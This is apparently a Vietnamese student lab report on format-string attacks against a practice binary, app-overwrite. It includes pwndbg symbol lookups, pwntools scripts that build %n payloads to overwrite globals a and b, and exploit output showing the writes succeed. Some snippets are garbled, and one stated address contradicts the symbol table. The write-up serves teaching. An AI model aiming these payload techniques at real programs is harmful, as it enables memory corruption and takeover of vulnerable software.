Yêu cầu 6. Sinh viên khai thác và truyền chuỗi s để ghi đè biến a của file appoverwrite thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Ta tìm được biến a được lưu tại địa chủ 0x0804a020

```
pwndbg> info variables a
All variables matching regular expression "a":

Non-debugging symbols:
0x08049f08    __frame_dummy_init_array_entry
0x08049f08    __init_array_start
0x08049f0c    __do_global_dtors_aux_fini_array_entry
0x08049f0c    __init_array_end
0x0804a01c    __data_start
0x0804a01c    data_start
0x0804a020    __dso_handle
0x0804a024    a
0x0804a02c    __bss_start
0x0804a02c    __bss_start
0x0804a02c    __edata
```

Ta có chuỗi định dạng như sau: aa%8\$nxx[addr a]

Giải thích:

- "aa" để ghi giá trị 2 vào biên a và chiếm 2 byte
- "[addr a]" là địa chỉ của biến a và chiếm 4 byte
- Như vậy ta đã có 2 + 4 = 6 byte. Ta tiếp tục chèn thêm "xx" để tăng thêm 2 byte làm địa chỉ chia hết cho 4
- "%8\$n", ở đây k = 8 vì theo bài trước k = 6 nhưng do ta chèn thêm 8 bytes nên k phải tăng lên 2 tương ứng cho 2 tham số.



```
from pwn import *

def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a024 # address of a
    # format string - change to your answer
    payload = b'aa%8$nxx' + p32(a_addr)
    sh.sendline(payload)
    print (sh.recv())
    sh.interactive()
```

```
bao-nguyen@bao-nguyen-virtual-machine:~/Downloads/Lab4-resource$ python3 app-overwrite-yc6.py
[+] Starting local process './app-overwrite': pid 9436
b'0xfffec40c\naaxx$\xa0\x04\x08\nYou modified a for a small number.\n\na = 2, b = 1c8, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 9436)
[*] Got EOF while reading in interactive
$
```

Yêu cầu 7. Sinh viên khai thác và truyền chuỗi s để ghi đè biến b của file appoverwrite thành giá trị 0x12345678. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác.

Ta tìm được biến b được lưu tại địa chỉ 0x0804a028

Do giá trị cần đè rất lớn nên ý tưởng của bài này là ta sẽ ghi đè lên địa chỉ của b và những vùng

nhớ tiếp theo của nó thành những giá trị mong muốn. Gọi b_addr là địa chỉ của biến b, ta có:

```
- b_addr = 0x78

- b_addr + 1 = 0x56

- b_addr + 2 = 0x34

- b_addr + 3 = 0x12
```

Lab 04: Integrating Security and Automation Nhóm 09

Đầu tiên là ghi đè địa chỉ tại b_addr. 0x78 theo cơ số 10 là 120 và vị trí tham số là k = 6, nhưng do ta ghi đè 4 byte địa chỉ ở đâu nên offset giảm xuống còn 116

Ta có code python như sau:

```
from pwn import *
def forb():
    sh = process('./app-overwrite')
    b_addr = 0x0804a028 # address of b)
    # format string - change to your answer
    payload = p32(b_addr)
    payload += b"%116x%6$n"
    sh.sendline(payload)
    print (sh.recv())
    sh.interactive()
```

Và kết quả exploit:

Tiếp theo là ghi đè tại địa chỉ b_addr + 1. Ta viết 4 byte địa chỉ này tiếp theo b_addr, nhưng ta không biết offset cần điền ở phần sau. Ta sẽ thí nghiệm với offset 10 và chỉnh offset đầu tiên thành 112 do có thêm 4 byte địa chỉ mới. b_addr + 1 nằm cách vị trí đầu tiên của payload 4 byte nên k = 7

Ta có code python như sau:

```
from pwn import *
def forb():
          sh = process('./app-overwrite')
          b_addr = 0x0804a028 # address of b)
          # format string - change to your answer
          payload = p32(b_addr) + p32(b_addr + 1)
          payload += b"%112x%6$n" + b"%10x%7$n"
          sh.sendline(payload)
          print (sh.recv())
          sh.interactive()
```

Và kết quả thu được:

Lab 04: Integrating Security and Automation Nhóm 09

=> Nhận xét: Kết quả thu được là 0x8278, so với kết quả lúc đầu là 0x78, ta có thể đoán là 0x82 có thể là do 0x78 + 0xA. Thêm vào đó, không thể tạo được 0x56 vì không thể làm giảm offset về âm nên ta chỉ có thể tạo ra 0x156

Vậy có thể số offset cần tìm là: 0x156 - 0x82 + 0xA = 0xDE hay 222

Thực hiện lại với offset = 222

```
from pwn import *
!def forb():
            sh = process('./app-overwrite')
            b addr = 0x0804a028 \# address of b)
            # format string - change to your answer
            payload = p32(b addr) + p32(b addr + 1)
            payload += b"%112x%6$n" + b"%222x%7$n"
            sh.sendline(payload)
           print (sh.recv())
            sh.interactive()
. forb
bao-nguyen@bao-nguyen-virtual-machine:~/Download
                                           Lab4-resource$ python3 app-overwrite-yc7.py
[+] Starting local process './app-overwrite': pid 10164
b'0xffa47bac\n(\xa0\x04\x08)\xa0\x04\x08
                                 f7ee37b0\n = 123, b = 15678, c = 789\n'
 ] Switching to interactive mode
   Process './app-overwrite' stopped with exit code 0 (pid 10164)
   Got EOF while reading in interactive
```

Vậy suy luận của ta đã đúng.

Tiếp tục dùng cách suy nghĩ trên cho 2 địa chỉ b_addr + 2 và b_addr + 3, ta suy ra cả 2 offset cần tìm là 222.

Ở thành phần đầu tiên offset sẽ tiếp tục giảm đi 8, từ 112 xuống 104. Ta có đoạn code exploit như sau:

```
from pwn import *
def forb():
    sh = process('./app-overwrite')
    b_addr = 0x0804a028 # address of b)
    # format string - change to your answer
    payload = p32(b_addr) + p32(b_addr + 1) + p32(b_addr + 2) + p32(b_addr + 3)
    payload += b"%104x%6$n" + b"%222x%7$n" + b"%222x%8$n" + b"%222x%9$n"
    sh.sendline(payload)
    print (sh.recv())
    sh.interactive()
```



Và kết quả exploit:

```
bao-nguyen@bao-nguyen-virtual-machine:~/Downloads/Lab4-resource$ python3 app-overwrite-yc7.py

[+] Starting local process './app-overwrite': pid 10139
b'0xff83bddc\n(\xa0\x04\x08)\xa0\x04\x08*\xa0\x04\x08*\xa0\x04\x08
ff83bd78

f7f6f7b0

1

O\nYou modified b for a big number!\n
\na = 123, b = 12345678, c = 789\n'

[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 10139)

[*] Got EOF while reading in interactive
```